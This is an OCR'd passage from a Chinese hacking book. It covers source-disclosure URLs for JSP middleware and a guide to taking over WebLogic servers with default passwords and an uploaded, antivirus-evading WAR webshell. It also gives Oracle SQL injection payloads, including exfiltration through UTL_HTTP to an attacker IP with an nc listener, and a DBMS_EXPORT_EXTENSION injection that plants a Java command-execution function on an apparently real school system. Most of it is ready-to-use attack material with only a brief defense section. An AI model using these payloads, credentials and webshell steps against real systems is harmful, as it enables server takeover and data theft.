提到oracle数据库，我想大家一定会很陌生。是的，平常我们遇到的很少，一般只有大型网站或者比较重要的机构网站才会采用这种数据库。不过随着各种技术的发展，现在使用oracle数据库的站点开始变多，国内开始研究oracle技术的人也比以前多了不少。Oracle+jsp和oracle+asp是比较常见的搭配方式，关于asp方面的知识前面都说过了，这里主要讲一下关于jsp脚本的漏洞。

4.5.4.1 中间件漏洞一览

平常见到的Web服务一般是由微软的IIS或apache这种小型Web服务器软件提供。在JSP的世界里，主要是tomcat、resin服务器，还有少量的Weblogic和Websphere服务器。这些服务器在处理JSP文件的时候都有一个通病，那就是对jsp文件大小写的敏感性问题。由于不能很好的处理大小写，这就会导致文件的源代码泄露。

我稍微总结了一下，暴源码漏洞的系统有：

```
BEA Systems Weblogic 4.5.1
– Microsoft Windows NT 4.0
BEA Systems Weblogic 4.0.4
– Microsoft Windows NT 4.0
BEA Systems Weblogic 3.1.8
– Microsoft Windows NT 4.0
IBM Websphere Application Server 3.0.21
– Sun Solaris 8.0
– Microsoft Windows NT 4.0
– Linux kernel 2.3.x
– IBM AIX 4.3
Unify eWave ServletExec 3.0
– Sun Solaris 8.0
– Microsoft Windows 98
– Microsoft Windows NT 4.0
– Microsoft Windows NT 2000
– Linux kernel 2.3.x
– IBM AIX 4.3.2
– HP HP-UX 11.4
```



图371

下面让我们来一一接触。在tomcat3.1版本中存在暴网站路径的问题，当攻击者提交一个不存在的网页时，会导致路径泄露，如提交：**http://test.com/aaaa.jsp**（这是个不存在的文件），则会显示：

```
Error: 404
Location: /aaaa.jsp
JSP file "/appsrv2/jakarta-tomcat/Webapps/ROOT/aaaa.jsp" not found
```




图372

而对于unify ewave servletexec来说，这个java/java servlet的引擎插件主要用于Web服务器，自然也就存在着这样的漏洞。当攻击者提交一些特殊字符时，servletexec将返回jsp源代码文件，这些特殊字符一般包括以下几种：

```
%2E
+
%2B
\
```


免责[illegible]站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

%5C
%20
%00




图 373

除此之外，还有一些利用方式，如提交“%81”等，国内的lcx大侠已经写出攻击工具了，如图373。

工具已经把如何操作写的很清楚了，只需要填上相对应的内容即可，我们检测出来的结果如图374。

我们将结果中的三个有效连接一一进行测试，发现“%81”下确实存在暴源码漏洞，如图375。




图 374

笔记004档案




图 375

其中的viewfile servlet可以无需参数在Web主目录中浏览任意文件，如：

```
http://targetsystem/resin-doc/viewfile/?file=index.jsp
```

攻击者还可以设置resin-doc外的上下文路径，读取其它Web主目录的任意文件，如提交：

```
http://targetsystem/resin-doc/viewfile/?contextpath=/otherWebappservletpath=&file=Web-INF/web.xml
```

如果系统中安装了resin-doc，就可能读取Web主目录中的所有文件，包括类文件，然后反编译这些文件浏览Java源代码，如提交：

```
http://targetsystem/resin-doc/viewfile/?contextpath=/servletpath=&file=Web-INF/classes/com/Webapp/app/target.class
```

除此之外，请求中错误的路径还会泄漏安装的绝对路径，比如出现如下提示：

```
File not found
/C:/customer/sites/deploy/n/wwwroot/Web-INF/classes/com/Webapp/app/non-existant.class
```

记住，上面的漏洞影响范围为：

```
Caucho Technology Resin v3.0.18
Caucho Technology Resin v3.0.17
```

关于源码泄露远不止上面这些，还有一个关于Weblogic的中间件，其暴源码的方式有如下三种：假如想暴文件http://test.com/login.jsp，可以分别提交：

```
http://test.com/file/login.jsp
http://test.com/*.shtml/login.jsp
```


免责申明 本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

http://test.com/ConsoleHelp/login.jsp

并且这个Weblogic有一个和tomcat一样的问题，那就是默认口令带来的安全隐患。下面我们一起欣赏下好友hackest和mickey合写的文章《WebLogic简单抓鸡大法》。

◆ 《WebLogic简单抓鸡大法》 ◆

Tomcat估计给很多人带来了N多肉鸡服务器吧？直接扫描弱口令，进入Tomcat管理后台，上传Webshell就得到一台肉鸡服务器，操作之简单，效率之高，实在是抓鸡必学！不过这次要介绍的是一个类似于Tomcat的JSP支持平台WebLogic漏洞的简单利用（其实也是默认口令），相比Tomcat会稍微复杂一些，不过操作起来也是比较容易的。




图376

一、寻找目标

1、批量扫描WebLogic缺省的Web管理端口（http为7001，https为7002），开放这两个端口的一般都是安装有WebLogic的主机。

2、Google搜索关键字"WebLogic Server Administration Console inurl:console"，URL后面是console结尾的，一般为目标。

3、IISput批量扫描，当发现HTTP banner下显示"WebLogic Server"字样的，一般为使用WebLogic的网站，如图376。

二、默认口令攻击

在找到的目标URL后面加上console，回车就会自动跳转到管理登录页面，默认的缺省密码有以下几组：

1、用户名密码均为：Weblogic
2、用户名密码均为：system
3、用户名密码均为：portaladmin
4、用户名密码均为：guest




图377

每月及時觀看電子月刊書籍
hh010.com
hh010.com
白帽客安全網www.176ku.com

如果尝试完了都不能登录，可以交叉换换用户名和密码，比如用户名为Weblogic，密码为system，这个可以自己灵活变通，当然也可以做个字典文件暴破。本文中的演示目标用户名密码均为Weblogic，登录即可进入管理后台（需要安装jre，否则看不到页面介绍的内容），如图377。

然后找到**"mydomain"->"Deployments"->"Web Application Modules"->"Deploy new Web Application Moudule..."**，如图378。




图378

再点选图379里的"upload your file(s)"，在跳转后的页面上传war包（war包和Tomcat弱口令利用的包一样，注意马的免杀即可），如图379、图380。




图379

然后在**upload**目录下找到刚才上传的**mickey.war**并选中，再

免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com




图 380




图 381




图 382

点击“Target Module”，然后“Deploy”，如图 381、图 382。

部署完毕后就会在“Web Application Modules”下面看到“mickey”项，如图 383。

最后就可以访问 Webshell 了，URL 格式为：**http://www.xxx.com/mickey/j1.jsp**（j1.jsp 为 JSP 后门文件名，这个是在 war 包里面设置的），Windows 系统下为 system 权限，Unix/Linux 下为 root 权限，如图 384、图 385。




图 383

三、攻击防范

免责申明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

设置防火墙过滤7001、7002端口，也可以设置只允许访问后台的IP列表。如果非要远程管理WebLogic，就要设置一个比较强壮的密码口令。点击“Security”->“myrealm”->“Users”->“要更改密码的用户名”，然后在“New Password”填入新密码，在“Retype to Confirm”再次填入新密码，然后“Apply”即可更改密码，如图386。

四、补充知识

在Unix/Linux系统环境下，按上述方法得到的JSP Webshell的文件列表功能不可用，除非文件位于war包之外，也就是说，可以把war包内的JSP木马复制到Web服务器的另一个单独的目录里即可正常使用。




图384

除了Weblogic外，还有一个IBM WebSphere，这种中间件暴源码的利用有些不同，如想得到http://test.com/login.jsp的源码，则可以提交：**http://test.com/servlet/file/login.jsp**。

最后要提到的就是allaire jrun相关漏洞了，其中最令人关注的就是遍历目录和敏感信息泄露的/Web-inf/目录。关于漏洞的成因我就不解释了，来看一下用Google的效果，关键字：“**intext:index of /Web-inf**”，搜索结果如图387。




图385

在Web-inf目录下的Web.xml和Webapp.properties会泄露一些敏感信息，大家记得利用哦。



图386

其实关于中间件的漏洞远不止这些，还有jboss之类的中间件漏洞，大家可以去“绿盟”的“安全漏洞”里查找更多关于这方面的信息：“**http://www.nsfocus.net/index.php?act=sec_bug**”。另外，关于默认口令的攻击，其实每个中间件都存在类似的问题，原理和上面的差不多，这里就不再做过多的说明了。




图387

4.5.4.2 JSP漏洞一览

这方面来说，其中最危险的就是上传了。前面提到过的上传漏洞，在ASP和PHP里都有很多的防范措施，但在JSP里似乎对上传重视的不够。我见过的好多JSP系统都对上传没有做太多的过滤，直接上传JSP后缀的文件就可以通过。

还有一类漏洞就是读文件了，如一些后缀为“**filename=xx**”**或者**“**download=../**”的这类参数文件可能会引发安全隐患。攻击者可以提交“**filename=../Web.config**”的方式来下载一些敏感文件。还有一些诸如后台文件越权访问的漏洞，大家可以参考前面几小节的内容。

4.5.4.3 注入攻击

每个数据库的注入方式都有其自身的特点，oracle也不例外。由于oracle其复杂的环境和强大的功能，在注入方面也显得特殊。记住哦，在oracle下是支持“--”注释的。除了利用union联合查询外，盲注的利用

免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

就是 ASC 法，下面我们来接触一下 union 联合查询。

至于如何得到字段数我就不多讲了，下面的示例是一个 asp+oracle 的环境，提交如下 URL 可以用来确定服务器操作系统，效果如图 388。

```
http://test.com/books.asp?id=BA9AB1A1D9B9481EBCF4DA2E4AB7507D%27%20and%201=2%20union%20select%20%271%27,(select%20member%20from%20v$logfile%20where%20rownum=1),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL%20FROM%20USER_TABLES--
```




图 388

从上面的信息就可以确定数据库系统为 Windows，如何得到其它信息呢，请看以下信息与所对应的语句：

```
1、当前用户权限        (select * from session_roles)
2、当前数据库版本      (select banner from sys.v_$version where rownum=1)
3、服务器出口 IP       (用 utl_http.request 可以实现)
4、服务器监听 IP       (select utl_inaddr.get_host_address from dual)
5、服务器操作系统      (select member from v$logfile where rownum=1)
6、服务器 sid          (远程连接的话需要，select instance_name from v$instance;)
7、当前连接用户        (select SYS_CONTEXT ('USERENV', 'CURRENT_USER') from dual)
```

呵呵，如果不能 union 也没有关系，我们还可以用 UTL_HTTP.request 来取值，如提交如下 URL 来得到数据库版本信息：

```
http://test.com/books.asp?id=BA9AB1A1D9B9481EBCF4DA2E4AB7507D%27%20and%20UTL_HTTP.request(%27http://119.98.97.176:8787/%27||(select%20banner%20from%20sys.v_$version%20where%20rownum=1))=1--
```

当然，事先得在你的公网 IP 内监听 8787 端口，得到的结果如图 389。

```
F:\武器>nc -vv -l -p 8787
listening on [any] 8787 ...
connect to [119.98.97.176] from idc-72-153-59-202.firstnetcom.com [...153.72] 1231
GET /Oracle Database 10g Enterprise Edition Release 10.2.0.1.0 - Prod HTTP/1.1
Host: 119.98.97.176:8787
Connection: close
sent 0, rcvd 127
```

图 389

这样不仅得到了数据库的版本，而且还得到了数据库的 IP，这样就可以确定 Web 与 data 是否分离了。

当然了，最普通的情况下就是猜表猜列了，在 oracle 中也一样有 mysql>5.0 中的系统表，可以通过查询而得到所有的表。我们提交如下 URL 得到当前库下所有的表：

```
http://test.com/books.asp?id=BA9AB1A1D9B9481EBCF4DA2E4AB7507D%27%20and%201=2%20union%20select%20%271%27,TABLE_NAME,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL%20FROM%20USER_TABLES---
```

结果如图 390。

再来得到 admin 表下的列，提交如下 URL（注意哦，oracle




图 390




图 391

免责声明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

下是区分大小写的)：

```
http://test.com/books.asp?id=BA9AB1A1D9B9481EBCF4DA2E4AB7507D%27%20and%201=2%20union%20select%20%271%27,COLUMN_NAME,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL%20FROM%20COLS%20WHERE%20TABLE_NAME=%27ADMIN%27--
```

结果如图391所示。

呵呵，得到相关的内容就不用我再写出相关的语句了吧？关于oracle方面的技术，我们来学习一下下面三篇文章：《犀利的oracle注入技术》、《对著名快递公司一次艰难的oracle注入》、《一个Orcale注点引发的主机沦陷》，作者分别是Linx、rebeyond和miao，非常感谢他们优秀的文章。

◆ **《犀利的oracle注入技术》** ◆

Oracle自身有很多的存储过程，这些存储过程是由系统建立的，很多默认都是对public开放。在过去的几年里，公布了很多oracle的漏洞，包括溢出和SQL注射在内。这其中，SQL注射漏洞显得格外严重，因为在Oracle里，在不加其它关键字 **AUTHID CURRENT_USER** 的情况下，创建的存储过程在运行时是以创建者身份运行的，而public对这些存储过程都有权限调用，所以一旦自带存储过程存在注射的话，很容易让普通用户提升到Oracle系统权限。

在最近几年公布的oracle的漏洞中，**GET_DOMAIN_INDEX_TABLES便是当中极具危害的漏洞之一，成功利用这个漏洞，可以在oracle服务器上执行任何pl/sql语句，从而控制整台oracle服务器。**下面我们便以一个攻击实例来说明它严重的危害性。

在我学校的收费系统中有这么一个url链接：

```
http://202.204.xxx.xxx/user/traffic/user_trafficlog_query_action.jsp?ipaddr=&user_name=050xxxxxx&from_time=2007-10-20&to_time=2007-10-21
```

其中变量from_time和to_time都没有经过过滤，而且是一个date型的日期变量。如果没有猜错的话，user_trafficlog_query_action.jsp是这样写的：

```
String query="select * from table where time>=to_date('"+request.getParameter("from_time")+"','yyyy-mm-dd') and time<=to_date("+request.getParameter("to_time")+"','yyyy-mm-dd') and ipaddr=...";
```

我们可以提交如下URL：

```
http://202.204.xxx.xxx/user/traffic/user_trafficlog_query_action.jsp?ipaddr=127.0.0.1&user_name=050xxxxxx&from_time=2007-10-20&to_time=2007-10-21','yyyy-mm-dd') and 1=1 and rownum<3--
```

这时页面返回正常，如图392。




图392

当提交如下URL时：

```
http://202.204.xxx.xxx/user/traffic/user_trafficlog_query_action.jsp?ipaddr=127.0.0.1&user_name=050xxxxxx&from_time=2007-10-20&to_time=2007-10-21','yyyy-mm-dd') and 1=2 and rownum<3--
```

页面返回错误，如图393，这就证明了我们前面的猜想是正确的。

现在我们构造以下注射语句，通过注入SYS.DBMS_EXPORT_EXTENSION函数，在oracle上创建Java包LinxUtil，里面包含函数runCMD()，可用于执行系统命令。语句执行后的结果如图394。

免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

```
http://202.204.xxx.xxx/user/traffic/user_trafficlog_query_action.jsp?ipaddr=127.0.0.1&user_name=050xxxxxx&from_time=2007-10-20&to_time=2008-1-13','yyyy-mm-dd') and rownum=0 and '1'<>'a'||(
select SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_TABLES('FOO','BAR','DBMS_OUTPUT".PUT(:P1);EXECUTE IMMEDIATE ''DECLARE PRAGMA AUTONOMOUS_TRANSACTION;BEGIN EXECUTE IMMEDIATE ''''
create or replace and compile java source named "LinxUtil" as import java.io.*; public class LinxUtil extends Object {public static String runCMD(String args) {try{BufferedReader myReader= new BufferedReader(
new InputStreamReader( Runtime.getRuntime().exec(args).getInputStream() ) ); String stemp,str="";while ((stemp = myReader.readLine()) != null) str +=stemp+"\n";myReader.close();return str;} catch (Exception e){return e.toString();}}
''''';END;'';END;--','SYS',0,'1',0) from dual
) and to_date('2008-10-1','yyyy-mm-dd')<to_date('2008-10-2
```




图 393

